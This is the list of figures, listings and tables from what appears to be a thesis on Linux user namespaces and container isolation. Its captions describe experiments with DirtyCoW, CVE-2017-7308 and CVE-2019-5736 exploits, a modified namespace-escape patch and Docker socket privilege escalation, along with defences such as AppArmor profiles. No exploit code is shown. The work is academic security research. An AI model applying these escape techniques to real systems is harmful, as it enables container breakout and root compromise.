2.1. User identifier remapping in a new user namespace visualized. The current mapping can be read from `/proc/self/uid_map` and in this case the root user in the new user namespace is mapped to UID 1000 in the initial namespace, while the range 1 to 65534 is mapped to 100000 and up in the initial namespace. Files owned by the user in the initial namespace appear to be owned by root in the child user namespace. 10

2.2. A portable on-disk format per the Open Container Initiative's specification consists of a `rootfs` directory tree and a configuration file for the container runtime, which contains information about the required process environment and namespace setup. The `rootfs` directory becomes – as the name implies – the container's new root directory. 14

3.1. In scenario MU an attacker has access to a user session on a single host system as an unprivileged user. The provider of the system wants to prevent a breach of the dashed trust boundary and secure the system services' configuration, secrets and other assets. . 17

3.2. In scenario CE an attacker has access to a container started by an orchestrator software on one or multiple machines in a cluster. The attacker's access is restricted with namespaces and the dashed trust boundary means that they should neither be able to tamper with or read other tenants' data, nor elevate privilege to the provider's level. 18

Listings

2.1. Header file `pid.h` of the Linux kernel [14] contains a concise description of how namespaces are passed as context to functions: `find_pid_ns()` finds a process' `pid` struct in the given `pid_namespace`. The same process identifier (PID) can map to different structs in different namespaces. 6
2.2. The `super_block` struct defined in the Linux kernel header file `fs.h` [25], which must be implemented by filesystem drivers, contains a reference to a user namespace. This reference is used to resolve the identification numbers and attributes that are stored on disk. 10
2.3. Function `set_cred_user_ns` in `kernel/user_namespace.c` [27] grants a full set of capabilities to a credential. These capabilities however are bound to a specific user namespace in line 49. It is called on the creator's credentials of a new user namespace. 11
2.4. Function `create_user_ns` in file `kernel/user_namespace.c` [27] is called from `unshare_userns` when the `unshare` system call is invoked. An entirely new set of credentials is prepared beforehand, which is used for the new user namespace. Capabilities on this namespace are granted to the new credentials in `set_cred_user_ns` as seen in Listing 2.3. The current namespace is set as `parent_ns` in the new namespace, so the ownership hierarchy is maintained. 12

4.1. A simple shellcode patch applied by the `memroot` proof-of-concept which always returns zero immediately. If the `getuid` function is overwritten with this code, it will falsely identify any user as `root`. 24
4.2. Terminal output of running the `memroot` proof-of-concept code inside of a container and achieving privilege escalation to root. 24
4.3. The `mmap` call in `overwrite.c` which creates, a private read-only memory mapping of an opened file that is subsequently overwritten with unauthorized content by triggering the DirtyCoW bug with two threads racing `madvise` and `write` calls. 25
4.4. Terminal output running the described example of overwriting an explicitly read-only and root-owned file as an unprivileged from inside a container. Line 12 shows an error mentioning the read-only bind mount and yet in the end the content has been overwritten. 25
4.5. Dumping the vDSO prologue on the host system before and after an exploit attempt shows that this shared memory region can be overwritten from within a container by exploiting the DirtyCoW bug. 27

4.6. Andrey Konovalov' proof-of-concept creates new user and network namespaces to create a sandbox environment for exploitation of raw packet sockets. Upon entering a new network namespace, the executing user gains the necessary capabilities on the loopback interface. . . . 27
4.7. Terminal output when executing Andrey Konovalov's unmodified proof-of-concept code on a vulnerable system, resulting in a root shell. . . . 28
4.8. A new payload in the `nscape.diff` patch, which replaces the namespaces of PID 1 inside the container with the default initial namespaces, so that symlinks in `/proc/1/ns/` can be used for `setns` calls. . . . 29
4.9. The first lines of the new namespace escape payload in `nscape.diff`, that uses `setns` calls from kernel space with the aforementioned symlinks to install the host namespaces on the current process. . . . 29
4.10. Terminal output of executing an earlier version of the modified namespace escape proof-of-concept `nscape`. Successful container breakout is evidenced by the changed hostname on the prompt line and the existence of a `vagrant` user in the passwords database. . . . 30
4.11. The `init_cred` struct in the Linux kernel, that is used in the `get_root` payload, contains a pointer to the initial user namespace `init_user_ns` [53]. It gets installed on the task as a side effect of privilege escalation to root. . . . 31
4.12. Executing the proof-of-concept with some added "printf-debugging" output shows the user namespace being switched by the `get_root` payload. . . . 31
4.13. Humorous `dmesg` output and an error due to unsupported raw sockets when running the proof-of-concept in a container on the gVisor runtime. . . . 32
4.14. Commands used to execute the proof-of-concept for CVE-2019-5736 and verify successful exploitation by inspecting the `runc` binary. . . . 34
4.15. A patch needs to be applied to the Dockerfile in the proof-of-concept repository to install the expected version of `libseccomp`. . . . 34
4.16. Terminal output of an exploitation of the `runc` bug in a default Docker setup as per the instructions in Listing 4.14. The second hexdump shows that a string has successfully been appended to the binary. . . . 34
4.17. Inspecting the process list when a container is started with user namespace remapping enabled shows that root inside the container is an unprivileged UID in the initial namespace – UID 231072 in this case. . . . 35
4.18. Executing the proof-of-concept for CVE-2019-5736 in an experimental rootless setup of the Docker container runtime succeeds in overwriting the runc binary in the user's home directory, since the container root user is mapped to the user that started the runtime in the initial namespace. . . . 36
4.19. Using a system copy of the runc binary linked into a rootless Docker setup. . . . 36

4.20. Using a system copy of runc in a rootless setup prevents successful exploitation of this vulnerability because the root user inside of the container lacks the permission to write to this file. 37

5.1. Difference between the default AppArmor profile used by Docker and a modified profile, which restricts the creation of raw and packet sockets. 44

5.2. Demonstration repeating the experiment from Chapter 4.3.2 with the restrictive profile from Listing 5.1 applied. The exploit fails because the necessary packet socket cannot be created. 44

5.3. Trivial privilege escalation to root when having access to the Docker daemon socket by mounting the entire host filesystem and performing a `chroot` call. 45

A.1. Expected directory structure required to perform experiments in Chapter 4. 50

A.2. Change variables in the Docker installation script to use a specific release for reproduceability. 50

A.3. `Vagrantfile` used to create and provision virtual machines from a machine image available from the Vagrant Cloud. An Ansible playbook is used to configure the machines. 51

A.4. `Makefile` to apply patches and compile binaries of the proof-of-concept programs used to experiment with exploitable vulnerabilities. 52

A.5. The file `provision.yml` is an Ansible playbook used to ensure that requirements are met and expected packages are installed on the test system. 52

A.6. `overwrite.c` (originally `dirtyc0w.c`) is a program to overwrite parts of a file which is only accessible for reading to a user. *Obtained from `https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs`*. 55

A.7. `memroot.c` (originally `dirtycow-mem.c`) is a variant, which overwrites a function in the shared C library to elevate privileges. *Obtained from `https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs`*. 57

A.8. Dockerfile used to build a malicious container image, which will exploit a vulnerability in runc and write to the runc binary when run. *Obtained from `https://github.com/q3k/cve-2019-5736-poc`*. 61

A.9. The code in `stage1.c` is appended to the source of `libseccomp` and compiled. When installed, it results in a shared library, which will execute `stage2` when it is loaded. *Obtained from `https://github.com/q3k/cve-2019-5736-poc`*. 61

A.10. `stage2.c` is a simple program which opens the passed file descriptor and appends a string to a file. When executed from the first stage, it writes to the runc binary. *Obtained from `https://github.com/q3k/cve-2019-5736-poc`*. 62

A.11. The patch in `nscape.diff` adds missing definitions and function addresses along with a new namespace escape payload to the existing proof-of-concept by Andrey Konovalov. Various `printk` statements are added to provide insights into the payloads' functions. 63

A.12. A futile attempt at running the exploit on the gVisor runtime is made with the patch in `nscape-gvisor.diff`. After these changes it was immediately clear, that the necessary raw sockets are simply not available. 65
A.13. The original proof-of-concept code for CVE-2017-7308 by Andrey Konovalov. This variant achieves a straightforward local privilege-escalation. *Obtained from* `https://github.com/xairy/kernel-exploits/`. 65

List of Tables

2.1. An overview of the namespace objects in the Linux kernel as of version 4.8 and brief descriptions of the resources that they refer to. 7

4.1. Overview of selected vulnerabilities that affected the Linux kernel or relevant container runtimes and their assigned Common Vulnerabilities and Exposures (CVE) identifiers (if any). They will mostly be referred-to by their name assigned in this table for the remainder of this thesis. 21

4.2. Chosen variants from the list of available proof-of-concept programs [45] and the sections where they are used. The names are changed to better reflect the programs' function. 23

4.3. The original proof-of-concept `pwn` [50] was amended with additional functionality to create three different variants; listed here with the sections corresponding to each experiment. 28

4.4. The Docker daemon and runc runtime were installed in different configurations to explore different setups with and without user namespaces. 33

A.1. Relevant software versions used on the host machine during the development of the experiments. 49